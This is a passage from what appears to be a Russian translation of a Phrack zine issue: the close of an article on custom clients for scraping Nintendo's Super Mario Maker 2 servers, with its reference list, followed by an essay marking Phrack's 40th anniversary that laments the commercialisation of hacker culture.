Что делать, когда железо, работающее с публичным API — от которого зависит всё остальное упомянутое — получает бан? Тогда наша зависимость от этого хрупкого фида и моя преданность этому виду работы проходят проверку.

Я знаю, каково это, потому что это случалось дважды. В первый раз — сразу после скрейпа в 2022 году, вероятно, из-за тестовых запросов при реализации новых методов. Во второй — в 2025 году, в результате масштабных изменений `DAuth` в системной версии 20.0.0. Оба раза мне пришлось покупать новое железо — с неявным напоминанием, что это ещё одна потенциальная жертва ради того, чтобы этот опыт продолжался для всех игроков моей любимой игры.

Но мой выбор — тот, что отражает мою приверженность свободе, доступной только хакеру. Пока фид не будет отрезан для всех окончательно — к тому времени кастомный сервер станет новым фидом — наша сцена достойна обогащения с помощью этого кастомного клиента.

---

### 3. Шаткое равновесие

Приключение продолжается на Nintendo Switch 2, если найдётся эксплойт, позволяющий делать MITM трафика для исследований, — но это пока ещё самое начало. У нас есть целая сцена экспертов, сделавших это возможным, и нам понадобится их помощь или новая кровь. Каждый источник пользовательского контента заслуживает сцены столь же богатой, как сейчас у SMM2.

Моя работа над другими кастомными клиентами продолжается. До закрытия Nintendo Network в 2024 году — для WiiU и 3DS — я стремился создать скрейп для каждой игры на обеих платформах. Это потребовало применить знания кастомного клиента NEX для создания ещё одного: того, который мог бы делать запросы к каждой возможной игре с поддержкой NEX [44].

Следующим стал Google Streetview — один из моих фаворитов. Тот кастомный клиент можно было использовать для архивирования или даже для создания клона GeoGuessr, более устойчивого к изменениям в публичном API от Google. В том же духе я работал над Baidu Maps, который является единственным источником китайских картографических данных на Западе и одновременно лишён английской поддержки в своём единственном официальном клиенте. Кастомный клиент для Baidu Maps позволил бы мне значительно удобнее ориентироваться в Китае.

Новые обновления сетевых протоколов — некоторые устаревшие функции которых использовались как точки опоры — изменят осуществимость кастомных клиентов для многих областей, особенно тех, что не стремятся к заработку. TLS 1.3, ECH и динамическое закрепление сертификатов существенно затруднят исследование и реализацию кастомных клиентов. Обновления старых серверов, требующие соответствующих обновлений клиента, уберут из картины старые эксплойты, делавшие кастомные клиенты возможными.

Нам следует позаботиться о том, чтобы у наших любимых онлайн-сервисов был кастомный клиент. Эти кастомные клиенты возвращают владение фидом тем, кто его сделал возможным. Будь то социальные сети или видеоигры — мы должны иметь право делать с ними то, что считаем нужным. Пока официальный клиент продолжает скользить в сторону корпоративной прибыли, а нео-викторианцы управляют фидом в собственных интересах, путь кастомного клиента остаётся единственным способом сохранить наши свободы в этом технологическом мире.

---

### 4. Ссылки

[0] "Nell and Harv at Large in the Leased Territories; Encounter with an Inhospitable Security Pod; a Revelat

[1] "Hackworth in the hong of Dr. X." The Diamond Age.

[2] <https://www.sfsite.com/10b/ns67.htm>

[3] [https://groups.google.com/g/rec.arts.sf.written/c/9oN2zbKMyLA/m/KWebOXRIK\\_YJ](https://groups.google.com/g/rec.arts.sf.written/c/9oN2zbKMyLA/m/KWebOXRIK_YJ)

[4] arXiv:2008.07753

[5] <https://www.theverge.com/2023/4/18/23688463>

[6] <https://www.reddit.com/r/apolloapp/comments/144f6xm/>

[7] <https://www.theverge.com/2023/6/12/23755974>

[8] <https://www.theverge.com/2023/3/30/23662832>

[9] [https://en.wikipedia.org/wiki/List\\_of\\_best-selling\\_video\\_game\\_franchises](https://en.wikipedia.org/wiki/List_of_best-selling_video_game_franchises)

[10] [https://wiki.archiveteam.org/index.php/Super\\_Mario\\_Maker\\_Bookmark](https://wiki.archiveteam.org/index.php/Super_Mario_Maker_Bookmark)

[11] <https://github.com/kinnay/NintendoClients>

[12] <https://www.reddit.com/r/SwitchHacks/comments/8rxg26>

[13] [https://switchbrew.org/wiki/SPL\\_services#GenerateAesKey](https://switchbrew.org/wiki/SPL_services#GenerateAesKey)

[14] [https://switchbrew.org/wiki/Settings\\_services#GetGameCardCertificate](https://switchbrew.org/wiki/Settings_services#GetGameCardCertificate)

[15] <https://github.com/kinnay/NintendoClients/wiki/BAAS-Server#post-100login>

[16] <https://github.com/znxDomain/nxAccountSaveResearch#baasuiddat>

[17] <https://kinnay.github.io/view.html?page=switch>

[18] <https://reversing.live/nintendos-game-server-protocols.html>

[19] <https://github.com/kinnay/NintendoClients/wiki/NEX-Protocols>

[20] <https://github.com/kinnay/NintendoClients/wiki/Data-Store-Protocol>

[21] [https://github.com/kinnay/NintendoClients/wiki/Data-Store-Protocol-\(SMM-2\)](https://github.com/kinnay/NintendoClients/wiki/Data-Store-Protocol-(SMM-2))

[22] [https://github.com/kinnay/NintendoClients/wiki/Data-Store-Protocol-\(SMM-2\)#userinfo-structure](https://github.com/kinnay/NintendoClients/wiki/Data-Store-Protocol-(SMM-2)#userinfo-structure)

[23] <https://tinyurl.com/NinjiLeaderboard>

[24] [https://tgrcode.com/posts/mario\\_maker\\_2\\_ninjis](https://tgrcode.com/posts/mario_maker_2_ninjis)

[25] <https://github.com/liamadvice/smm2-documentation/blob/master/Course%20Format.md>

[26] [https://github.com/mm2srv/smm2\\_parsing/blob/main/level\\_encryption.go](https://github.com/mm2srv/smm2_parsing/blob/main/level_encryption.go)

[27] <https://github.com/JiXiaomai/SMM2LevelViewer>

[28] [https://tgrcode.com/level\\_viewer/](https://tgrcode.com/level_viewer/)

[29] [https://tgrcode.com/posts/mario\\_maker\\_2\\_comments](https://tgrcode.com/posts/mario_maker_2_comments)

[30] <https://github.com/kinnay/NintendoClients/wiki/Data-Store-Codes#super-mario-maker-2>

[31] [https://tgrcode.com/posts/mario\\_maker\\_2\\_datasets](https://tgrcode.com/posts/mario_maker_2_datasets)

[32] [https://tgrcode.com/posts/mario\\_maker\\_2\\_api](https://tgrcode.com/posts/mario_maker_2_api)

[33] [https://github.com/kinnay/NintendoClients/wiki/Data-Store-Protocol-\(SMM-2\)#47-registeruser](https://github.com/kinnay/NintendoClients/wiki/Data-Store-Protocol-(SMM-2)#47-registeruser)

[34] <https://git.ryujinx.app/ryubing/ryujinx/-/blob/master/src/Ryujinx.HLE/HOS/Services/Account/AccountSe>

[35] <https://github.com/mm2srv/client-mod/blob/main/source/program/main.cpp#L43C6-L43C20>

[36] <https://www.speedrun.com/smm2ce/forums/tz32b>

[37] [https://tgrcode.com/posts/mario\\_maker\\_2\\_ninjis#parsing\\_the\\_file\\_format](https://tgrcode.com/posts/mario_maker_2_ninjis#parsing_the_file_format)

[38] [https://github.com/mm2srv/smm2\\_parsing/blob/main/replay\\_format.go](https://github.com/mm2srv/smm2_parsing/blob/main/replay_format.go)

[39] <https://opencourse.world/>

[40] <https://smm2.wizul.us/>

[41] <https://makercentral.io/>

[42] <https://team0percent.com/>



- [43] [https://huggingface.co/datasets/TheGreatRambler/mm2\\_level/blob/main/level.ksy](https://huggingface.co/datasets/TheGreatRambler/mm2_level/blob/main/level.ksy)
- [44] [https://tgrcode.com/posts/wiiu\\_3ds\\_scraping\\_leaderboards](https://tgrcode.com/posts/wiiu_3ds_scraping_leaderboards)
- [45] [https://x.com/tgr\\_code/status/1846280264554533075](https://x.com/tgr_code/status/1846280264554533075)

# Ренессанс хакера: Возрождение манифеста

Автор: TMZ

---

## Воспоминание об искрах

В 1986 году «Манифест хакера» возник из гудка телефонной линии и ударил по сцене как молния. Это был акт неповиновения, декларация идентичности, поэтический снимок субкультуры, формирующейся в тени мейнфреймов и телетайпов. Он отражал эпоху ворованных кодов дальней связи, BBS-досок и убеждения в том, что знание должно быть свободным.

Теперь, в 2025 году — спустя 40 лет с тех пор, как Phrack впервые разлетелся по телефонным проводам и подпольным форумам, — мы оглядываемся назад не для того, чтобы предаться ностальгии, но чтобы понять, как дух хакера эволюционировал, раскололся и во многих отношениях продал свою душу.

Это не некролог. Это расплата. Нам нужно взглянуть в лицо тому, что произошло на самом деле.

\*«Мы существуем без цвета кожи, без национальности, без религиозных предрассудков... а вы называете нас преступниками.»\* — Манифест хакера, 1986

---

## От любопытства к товару

**Тогда:** Мы были детьми, которые видели в мигающем курсоре не барьер, а приглашение. Мы вводили символы в пустоту — и получали обратно секреты. Наша цель состояла не в разрушении, а в понимании — понять системы лучше тех, кто их создал. Восторг от «проникновения» соперничал лишь с красотой созидания чего-то из ничего.

**Сейчас:** Хакинг — это должность. Любопытство превращено в товар. Тысячи «платформ Bug Bounty» пытаются монетизировать вашу тягу к познанию, превратив её в CVE-записи и майки. CTF-соревнования стали упражнениями для пополнения резюме. Реверс-инженеры носят корпоративные бейджи. Разработанные государственными служащими, а не в открытом сообществе, эксплойты уходят под эмбарго, а не расшариваются.

Рай андеграунда закатали под асфальт венчурный капитал и фреймворки соответствия требованиям, сровняв с землёй всё, за что мы когда-то стояли.

---

## Мы были хакерами, а не потребителями

**Тогда:** Мы были создателями в мире закрытых систем. Если машина делала не то, что нам нужно, — мы её вскрывали. Мы писали шеллкод вручную. Мы

пользовались таблицами опкодов так, как музыканты пользуются нотами. Стек принадлежал нам.

**Сейчас:** Стек владеет нами. Мы запускаем непрозрачные бинарные блобы внутри контейнеров на чужой инфраструктуре. «Исследования в области безопасности» сегодня — это фаззинг v8-приложений в Kubernetes или пристальное вглядывание в пропасть вендорских API.

Многие называют себя хакерами, ни разу не отладив segfault и не прочитав ни одного RFC.

---

## Андеграунд мёртв — да здравствует андеграунд

**Тогда:** Phrack был Розеттским камнем. 2600 — евангелием. IRC — священной землёй. Зины копировались, а не монетизировались. Уважение зарабатывалось вкладом инструментов, идей или кода — никогда погоней за известностью.

**Сейчас:** Мы листаем потоки из 40 твитов, объясняющих принципы работы sudo. Серьёзно? Нам присылают TikTok-видео о хакинге от людей в худи под трэп-музыку — в лучшем случае это карикатура. «Инфлюенсер» и «хакер» теперь уживаются на одной визитке.

И всё же где-то дух живёт. Укрывшись в зашифрованных Matrix-комнатах, глубоко внутри заброшенных Git-репозиториях и луковых форумов, настоящая работа продолжается. Андеграунд никогда не умирал — он просто переехал в более тихие места.

---

## Корпоратизация инакомыслия

**Тогда:** Мы были анархистами с целью. Когда мы взламывали, мы бросали вызов контролю, а не насаждали его. Мы видели злоупотребление властью и разоблачали его — не ради Bug Bounty, а ради истины.

**Сейчас:** Те же корпорации, что когда-то называли нас преступниками, теперь спонсируют «саммиты по кибербезопасности». Мы выступаем на конференциях, финансируемых оборонными подрядчиками. АРТ-группировки, связанные с государствами, романтизируются. Брокеры нулевых дней действуют безнаказанно.

Хакерский этос никогда не подразумевал разрешения. Теперь даже наш бунт требует одобрения.

---

## Дух остаётся

Я понимаю, что звучу горько, но суть вот в чём: дело никогда не было в технологиях или проникновении в системы. Дело было в свободе. Свободе думать, сомневаться, создавать и ломать без ограничений. Эту искру сейчас трудно найти, но она всё ещё живёт в редчайших местах:

- В системном администраторе, тихо поднимающем собственный почтовый сервер.
- В студенте, паяющем WiFi-модуль к калькулятору 80-х.
- В исследователе, публикующем свой PoC без брендинговой кампании.
- В сообществе, форкающем закрытое железо — просто чтобы посмотреть, что внутри.

Манифест живёт — не в блог-постах, а в самом акте отказа подчиняться.

---

## **Призыв к следующему поколению**

Мы не закрываем двери, но предупреждаем.

Не путайте сертификаты с компетентностью. Не путайте платформы с сообществом. Не принимайте «ответственное раскрытие» за разрешение быть любопытным.

Читайте классику. Изучайте протоколы. Держите собственную инфраструктуру. Знайте, что было до вас.

Прежде всего: задавайте вопросы и никогда не ждите, пока ответы получат одобрение.

---

## **41-й байт**

Это не возвращение в прошлое — это декларация преемственности.

На протяжении 40 лет Phrack стоял как памятник — не ностальгии, но сопротивлению, знанию и духу хакера, который отказывается умирать. Пусть это будет не концом эпохи, а началом следующей.

Взломай планету. Снова.

\*Написано в честь Лойда Бланкеншипа («The Mentor»), в ознаменование 40 лет Phrack. Одним из любопытных, всё ещё подключённых.\*